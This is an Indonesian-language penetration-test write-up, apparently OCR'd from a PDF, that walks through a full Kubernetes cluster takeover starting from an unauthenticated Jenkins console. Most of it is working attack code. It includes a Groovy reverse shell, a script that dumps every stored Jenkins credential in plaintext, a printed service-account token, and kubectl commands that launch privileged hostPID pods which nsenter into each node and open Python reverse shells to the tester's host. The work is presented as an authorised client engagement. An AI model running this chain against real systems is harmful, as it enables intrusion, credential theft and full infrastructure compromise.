2.3. Container Escape to Full Kubernetes Take Over

by : Antonius (w1sdom)

https://github.com/bluedragonsecurity
https://www.bluedragonsec.com

Pada contoh kali ini, saya menulis dokumentasi saat salah satu klien saya meminta saya untuk melakukan jasa penetration testing pada kubernetesnya yang memiliki security lemah. Sebagai catatan : ini bukan penetration testing yang dilakukan oleh 1 tim tapi hanya oleh saya sendiri, mohon maaf sebelumnya jika banyak teknik tidak dilakukan sempurna karena ini hanyalah peretasan oleh 1 orang.

Sekilas tentang Kubernetes

Kubernetes (sering disingkat **K8s**) adalah sistem orkestrasi *open-source* yang sangat kuat untuk mengelola kontainer secara otomatis.

Arsitektur kubernetes biasanya terdiri dari 1 master node sebagai pusat dan beberapa worker node.

Arsitektur ini terdiri dari beberapa komponen :

kube-apiserver: Pintu masuk utama. Semua komunikasi (dari pengguna atau komponen internal) melewati API ini.

etcd: Penyimpanan data *key-value* yang sangat andal. Ini adalah "satu-satunya sumber kebenaran" yang menyimpan seluruh status cluster.

kube-scheduler: Bertugas memantau Pod baru dan memilih Node mana yang paling cocok untuk menjalankan Pod tersebut berdasarkan sumber daya yang tersedia.

kube-controller-manager: Menjalankan proses latar belakang untuk menjaga status cluster tetap stabil (misalnya, jika ada Node yang mati, ia akan mencoba menghidupkan kembali Pod di Node lain).

Kubelet: Agen yang berjalan di setiap Node. Ia memastikan bahwa kontainer yang seharusnya berjalan di sana benar-benar sehat dan berfungsi.


Container Runtime: Perangkat lunak yang menjalankan kontainer (paling populer adalah **containerd** atau **CRI-O**).

Pod: Unit terkecil di Kubernetes. Pod membungkus satu atau lebih kontainer.

Pada contoh ini klien memberikan alamat ip address internal salah satu nodenya yaitu node 2 dengan ip 192.168.0.2

Langkah 1. Initial Access

Berdasarkan hasil scan port ditemukan port terbuka 30080 di ip 192.168.0.2, setelah dicek ternyata ini adalah dashboard jenkins yang tidak dipassword :



Untuk masuk ke dalam container jenkins ini sangat mudah, bisa menggunakan script console :

http://192.168.0.2:30080/manage/script

Selanjutnya kita isikan dengan script groovy untuk melakukan reverse shell ke ip kita :


```
String host="192.168.0.10";
int port=2000;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
   while(pi.available()>0)so.write(pi.read());
   while(pe.available()>0)so.write(pe.read());
   while(si.available()>0)po.write(si.read());
   so.flush();
   po.flush();
   Thread.sleep(50);
```

```
    try {p.exitValue();break;} catch (Exception e){}
};
p.destroy();
s.close();
```

Ok sebelum mengeksekusi script console di jenkins, saya menyiapkan netcat listener di port 2000

nc -l -p 2000 -v

Setelah menjalankan script groovy di script console, saya berhasil mendapatkan reverse shell :



Terlihat di sini kita mendapatkan akses sebagai root tapi berada di dalam lingkungan container. Tapi yang terhubung adalah ip dari node ke empat (192.168.0.4)

Langkah 2. Container Escape

Langkah selanjutnya adalah keluar dari container. Uji coba pertama saya menguji apakah ada docker.sock :

ls -la /var/run/docker.sock
ls: cannot access '/var/run/docker.sock': No such file or directory

Ternyata tidak ada, yang menandakan ini adalah kubernetes modern.

Selanjutnya :

cat /proc/net/unix | grep docker
0000000000000000: 00000002 00000000 00010000 0001 01 12336 /var/run/docker/metrics.sock
0000000000000000: 00000002 00000000 00010000 0001 01 8564 /run/docker.sock
0000000000000000: 00000002 00000000 00010000 0001 01 13348
/var/run/docker/libnetwork/ee2ae38b2a4c.sock
0000000000000000: 00000003 00000000 00000000 0001 03 1197798 /run/docker.sock
0000000000000000: 00000003 00000000 00000000 0001 03 1197811 /run/docker.sock

0000000000000000: 00000003 00000000 00000000 0001 03 868647 /run/docker.sock

Tapi ternyata tidak ada :


ls /run/docker.sock
ls: cannot access '/run/docker.sock': No such file or directory

Uji coba dengan nsenter sudah dilakukan tapi gagal.

Sebenarnya selanjutnya bisa mengecek mount di dalam container ini, tapi saya ingin mencoba dulu untuk mendapatkan data credential dari jenkins dengan plugin cloudbees , masukkan ke script console :


```
def creds = com.cloudbees.plugins.credentials.CredentialsProvider.lookupCredentials(
   com.cloudbees.plugins.credentials.Credentials.class,
   jenkins.model.Jenkins.instance,
   null,
   null
);
for (c in creds) {
   if (c instanceof com.cloudbees.plugins.credentials.impl.UsernamePasswordCredentialsImpl) {
      println "ID: ${c.id} | User: ${c.username} | Pass: ${c.password.plainText}"
   } else if (c instanceof org.jenkinsci.plugins.plaincredentials.impl.StringCredentialsImpl) {
      println "ID: ${c.id} | Secret String: ${c.secret.plainText}"
   } else if (c instanceof com.cloudbees.plugins.credentials.impl.CertificateCredentialsImpl) {
      println "ID: ${c.id} | Certificate Password: ${c.password.plainText}"
   }
}
```

Hasilnya :



Ada 2 informasi yang menarik, ada kemungkinan token untuk kubectl, ini kita simpan dulu. Ada password yang terdekrip, kemungkinan ini adalah password ssh ke node 4 dengan ip 192.168.0.4.

Selanjutnya tinggal dicoba akses sshnya dan berhasil masuk :




Ok kita berhasil escape dari container ke server asli melalui ssh

Langkah 3. Melihat Contoller Node dan Worker Node Kubernetes

Untuk melihat seluruh node, kita menggunakan kubectl :

kubectl --kubeconfig=/etc/kubernetes/kubelet.conf get nodes



Ok sekarang kita sudah berada di node 4, langkah selanjutnya adalah mencoba lateral movement ke node 1, node 2 dan node 3 dengan tujuan utama vertical movement ke node 1 !!!

Rincian jaringan :

terra-node-01 : 192.168.0.1 merupakan node control plane
terra-node-02 : 192.168.0.2 merupakan node worker
terra-node-03 : 192.168.0.3 merupakan node worker
terra-node-04 : 192.168.0.4 merupakan node worker

Di setiap node saya sudah mencoba menggunakan password ssh root yang sama dengan node ke 4 tapi tidak bisa login. Jadi kita akan gunakan cara lain.

Langkah 4. Langsung Vertical Movement ke Control Plane

Ok selanjutnya kita akan membuat suatu pod menggunakan kunci masuk yang tadi kita simpan yaitu token kube-terra-admin-sa

Dari node 4 ini , tinggal menjalankan kubectl dengan token yang tadi kita simpan, pertama tama siapkan netcat listener di port 2000 di 192.168.0.10:

nc -l -p 2000 -v

Lalu dari node 04 kita jalankan kubectl dengan token yang tadi kita simpan :


kubectl –server=https://192.168.0.1:6443 --token="eyJhbGciOiJSUzI1NiIsImtpZCI6ImRTTUEyT0JTT1FjaGN0OG1fMmxqRmNGNm9mUkVwZFJmWkpsNlFLV043NDgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJrdWJlcm5ldGVzLWRhc2hib2FyZCIsImt1YmVybmV0ZXMuaW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJhZG1pbi11c2VyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFjY291bnQubmFtZSI6ImFkbWluLXVzZXIiLCJrdWJlcm5ldGVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJkNjBlN2QzNi1mY2QzLTQxZTEtOGVlNC1mZmY1YWVhNzgwMDAiLCJzdWIiOiJzeXN0ZW06c2VydmljZWFjY291bnQ6a3ViZXJuZXRlcy1kYXNoYm9hcmQ6YWRtaW4tdXNlciJ9.FklhTRiAmqDjNPzhRC3VQ0tEdXiFqQXByQ5AYf7DoVobiXn0Y0qKm3J9WWrVyV5eSCwBqNtZ_CU14s0jkH1Mx18ECKo1hSDsadKDLwlTXiAg1hp1ebtxQaNJynPupo8mm7cP6KibrPnV0HAlVP6_cL8RLwgOK2o6bVRAEQEsstWArAdIG-GdoOWMZ9V74HVBw_PkmIHXIwFg9msxtKOzw7znCEMCYJB5JQsl6PbGyPRZcdVN3amYw64eFYZTLYM89RUVJec5I7SZLgSF_-68QWurgDRjiv46ZHZnr7LZIoBidztCuV5eKF8fUQPTPnzWsl-0LOqrHUkRDbywC4Yk9w" --insecure-skip-tls-verify run pwn-master --restart=Never -it --image=alpine --overrides='

```
{
  "spec": {
    "nodeName": "terra-node-01",
    "hostPID": true,
    "containers": [
      {
        "name": "pwn",
        "image": "alpine",
        "command": ["nsenter", "--target", "1", "--mount", "--uts", "--ipc", "--net", "--", "/bin/bash", "-c", "python3 -c \"import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"192.168.0.10\\\",2000));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\\\"/bin/bash\\\")\""],
        "securityContext": {
          "privileged": true
        }
      }
```

```
    ]
  }
}'
```

Perintah pembuatan pod di atas akan menjalankan reverse shell di node control plane (node 01) ke ip 192.168.0.10

Hasilnya :



Ok game over ! Control plane node sudah berhasil kita kuasai !


Selanjutnya untuk lateral movement ke node 2 dan node 3 hanyalah permainan anak anak yang sangat mudah

```
root@terra-node-04:~# kubectl --server=https://[redacted] --token="eyJhbGciOiJSUzI1NiIsImtpZCI6ImRTTUEyT
43NDgifQ.eyJpc3MiOiJrdWJlcm5ldGVzL3NlcnZpY2VhY2NvdW50Iiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9uYW1lc3BhY2UiOiJ
aW8vc2VydmljZWFjY291bnQvc2VjcmV0Lm5hbWUiOiJhZG1pbi11c2VyIiwia3ViZXJuZXRlcy5pby9zZXJ2aWNlYWNjb3VudC9zZXJ2aWNlLWFj
GVzLmlvL3NlcnZpY2VhY2NvdW50L3NlcnZpY2UtYWNjb3VudC51aWQiOiJkNjBlN2QzNi1mY2QzLTQxZTEtOGVlNC1mZmY1YWVhNzgwMDAiLCJzd
Rlcy1kYXNoYm9hcmQ6YWRtaW4tdXNlciJ9.FklhTRiAmqDjNPzhRC3VQ0tEdXiFqQXByQ5AYf7DoVobiXn0Y0qKm3J9WWrVyV5eSCwBqNtZ_CU14
Pupo8mm7cP6KibrPnV0HAlVP6_cL8RLwgOK2o6bVRAEQEsstWArAdIG-GdoOWMZ9V74HVBw_PkmIHXIwFg9msxtKOzw7znCEMCYJB5JQsl6PbGyP
rgDRjiv46ZHZnr7LZIoBidztCuV5eKF8fUQPTPnzWsl-0LOqrHUkRDbywC4Yk9w" --insecure-skip-tls-verify run wisdom2-pod --re
{
  "spec": {
    "nodeName": "terra-node-02",
    "hostPID": true,
    "containers": [
      {
        "name": "pwn",
        "image": "alpine",
        "command": ["nsenter", "--target", "1", "--mount", "--uts", "--ipc", "--net", "--", "/bin/bash", "-c", "
cket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\\\"[redacted]\\\",2000));os.dup2(s.fileno(),0);os.dup2(
(\\\"/bin/bash\\\")\""],
        "securityContext": {
          "privileged": true
        }
      }
    ]
  }
}'

error: Unable to use a TTY - container pwn did not allocate one
If you don't see a command prompt, try pressing enter.
```

Node 2 :

```
root@robohax-20bws2ng00: ~   robohax@robohax-20bws2ng00: ~   robohax@robohax-20bw
root@syncrumweb:~# nc -l -p 2000 -v
Listening on 0.0.0.0 2000
Connection received on [redacted] 49532
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@terra-node-02:/# id
id
uid=0(root) gid=0(root) groups=0(root),1(daemon),2(bin),3(sys),4(adm),6(
root@terra-node-02:/# uname -a
uname -a
Linux terra-node-02 6.8.0-88-generic #89-Ubuntu SMP PREEMPT_DYNAMIC Sat
root@terra-node-02:/#
```

Node 3 :



Dengan ini seluruh node di dalam jaringan kubernetes ini sudah berhasil saya take over, selanjutnya tinggal membuat laporan hasil pentest.

Terima kasih